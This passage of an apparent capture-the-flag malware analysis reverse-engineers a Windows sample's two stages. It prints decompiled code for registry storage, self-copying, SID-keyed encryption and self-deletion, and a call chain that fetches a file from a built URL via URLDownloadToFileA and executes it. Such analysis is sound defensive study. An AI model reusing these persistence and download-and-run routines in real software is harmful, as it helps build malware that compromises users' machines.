  HKEY phkResult; // [esp+0h] [ebp-4Ch]
  __m128i Data[4]; // [esp+4h] [ebp-48h]

  f_memset(Data, 0, 0x41u);
  if ( !f_reads_hex(a1, 32u, (int)Data, 65u) )
    return 0;
  if ( RegCreateKeyExA(HKEY_CURRENT_USER, lpSubKey, 0, 0, 0, 2u, 0, &phkResult, 0) )
    return 0;
  v2 = f_strlen((char *)Data);
  RegSetValueExA(phkResult, lpValueName, 0, 1u, (const BYTE *)Data, v2);
  RegCloseKey(phkResult);
  return 1;
}
```

We can now let it run until it returns and check the registry to be sure that our understanding is right:



Moving on, we can see that the sub_401E70 creates the new file path, using the buffer+32 offset until the first null byte or 259 bytes.




Since in this test we used the whole 128 bytes buffer, the file name will be invalid and the malware will fail to duplicate itself to the new path, so let's change our last byte to null and run it again:

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000191E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000191F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00019200   61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61  aaaabaaacaaadaaa
00019210   65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61  eaaafaaagaaahaaa
00019220   69 61 61 61 6A 61 61 61 6B 61 61 61 6C 61 61 61  iaaajaaakaaalaaa
00019230   6D 61 61 61 6E 61 61 61 6F 61 61 61 70 61 61 61  maaanaaaoaaapaaa
00019240   71 61 61 61 72 61 61 61 73 61 61 61 74 61 61 61  qaaaraaasaaataaa
00019250   75 61 61 61 76 61 61 61 77 61 61 61 78 61 61 61  uaaavaaawaaaxaaa
00019260   79 61 61 61 7A 61 61 62 62 61 61 62 63 61 61 62  yaaazaabbaabcaab
00019270   64 61 61 62 65 61 61 62 66 61 61 62 67 61 61 00  daabeaabfaabgaa.
```


We can now see the new duplicated file:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18363.476]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\feroso>cd C:\Users\feroso\AppData\Roaming

C:\Users\feroso\AppData\Roaming>dir
 Volume in drive C has no label.
 Volume Serial Number is C4F5-F72B

 Directory of C:\Users\feroso\AppData\Roaming

12/14/2019  06:26 PM    <DIR>          .
12/14/2019  06:26 PM    <DIR>          ..
11/17/2019  06:36 PM    <DIR>          Adobe
11/23/2019  03:24 AM    <DIR>          BurpSuite
11/18/2019  09:00 PM    <DIR>          Hex-Rays
12/14/2019  06:23 PM           103,040 iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaa
taaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaa
11/17/2019  08:11 PM    <DIR>          JetBrains
11/20/2019  08:30 PM    <DIR>          Macromedia
11/23/2019  05:17 AM    <DIR>          Mael Horz
11/20/2019  08:30 PM    <DIR>          Mozilla
11/18/2019  09:53 AM    <DIR>          Notepad++
11/17/2019  07:17 PM    <DIR>          NuGet
11/17/2019  07:53 PM    <DIR>          Python
11/17/2019  08:13 PM    <DIR>          Sun
               1 File(s)        103,040 bytes
              13 Dir(s)  173,400,981,504 bytes free
```

And see the sub_4016E0 encrypting the buffer:



And writing it to the new file:



So, now we know that the file we've got has some information encrypted in it and that the data found in the registry were part of the original file buffer.

And now we have a good understanding of the first stage:

```
1  int __cdecl f_first_stage(LPCVOID lpBuffer)
2  {
3    __m128i Filename[16]; // [esp+0h] [ebp-250h]
4    char v3; // [esp+104h] [ebp-14Ch]
5    __m128i NewFileName[16]; // [esp+148h] [ebp-108h]
6
7    f_memset(Filename, 0, 0x104u);
8    f_memset(NewFileName, 0, 0x104u);
9    f_memset((__m128i *)&v3, 0, 0x41u);
10   GetModuleFileNameA(0, (LPSTR)Filename, 0x103u);
11   if ( !f_store_hex_value_in_registry((int)lpBuffer) )
12     return 0;
13   f_creates_new_filepath((int)lpBuffer, (int)NewFileName);
14   CopyFileA((LPCSTR)Filename, (LPCSTR)NewFileName, 1);
15   if ( !f_encrypt_buffer((__m128i *)lpBuffer) )
16     return 0;
17   if ( !f_writes_encrypted_buffer_to_new_file((LPCSTR)NewFileName, lpBuffer) )
18     return 0;
19   f_ShellExecuteA((LPCSTR)NewFileName, 0);
20   f_delete_itself();
21   return 1;
22 }
```

So, let's check the sub_4016E0 to see if we can understand the encryption algorithm, since will need to decrypt the data in the file found in the compromised machine.

By now you should have noticed that I like to analyze call chains right, so here comes another one:

```
sub_4016E0

     sub_4012F0

          sub_401C00

               GetUserNameA

               LookupAccountNameA

               ConvertSidToStringSidA

          strlen

          sub_4011D0

               CryptAcquireContextA

               CryptCreateHash
```

```
            CryptHashData

            CryptGetHashParam

    memcpy

    sub_401980 – params: hashed sid, plain buffer – XOR function

    sub_401BB0 – params: registry value, XORed buffer

        sub_4019D0

        sub_401AB0
```

Taking this call chain together with the information that the file hash changes by user, we can see that the user security identifier is being hashed and XORed with the plaintext buffer in sub_401980 and the result is being encrypted using the registry value as the key.

```
20  *(_DWORD *)hashed_sid = 0;
21  v11 = 0;
22  v12 = 0;
23  v13 = 0;
24  v14 = 0;
25  v15 = 0;
26  v16 = 0;
27  v17 = 0;
28  reg_value = 0;
29  v3 = 0;
30  v4 = 0;
31  v5 = 0;
32  v6 = 0;
33  v7 = 0;
34  v8 = 0;
35  v9 = 0;
36  if ( !sub_4012F0(hashed_sid) )
37    return 0;
38  f_memcpy((unsigned int)&reg_value, (unsigned int)a1, 32u);
39  sub_401980((int)a1, 128u, (int)hashed_sid, 32u);// xor function
40  sub_401BB0((int)a1, 128, (int)&reg_value, 32);// some kind of encryption
41  f_memset(a1, 0, 32u);
42  a1->m128i_i32[0] = 'CNE!';
43  return 1;
44}
```

Since we have the registry value, we may use it in our test environment and let the malware deal with this decryption step for us, then we'll have to deal with the last XOR. To do that, let's continue the analysis so we can identify how the encrypted buffer is structured.

Now, let's dive in the second stage (sub_4018B0) building its call chain:


```
sub_4018B0

     sub_4016B0

          sub_401640

               sub_4014E0

                    RegOpenKeyExA

                    RegQueryValueExA

                    sub_4010A0 - from_hex

               sub_401BB0 – seems to be de decryption algorithm

                    sub_4019D0

                    sub_401AB0

          sub_4015D0

               sub_4012F0

                    sub_401C00

                         GetUserNameA

                         LookupAccountNameA

                         ConvertSidToStringSidA

               strlen

               sub_4011D0

                    CryptAcquireContextA

                    CryptCreateHash

                    CryptHashData

                    CryptGetHashParam

     sub_401980 - XOR

sub_401270
```

```
        GetTempPathA
        GetTempFileNameA
    sub_401D00
        sub_4012F0
        reads_hex (sub_401170)
        sub_4014E0
        reads_hex (sub_401170)
        snprintf - "https://%s%s?b=%s&c=%s"
        URLDownloadToFileA
    snprintf - "TMCTF{%s}"
    ShellExecuteA
```


So, looking at the second stage call chain and all the data we've gathered so far, we can conclude that it is decrypting the "!ENC" buffer using the registry value as the key, then XORing it with the user's security identifier hash and probably getting that data to use to download more malicious code.

Let's run our second stage file to check that.

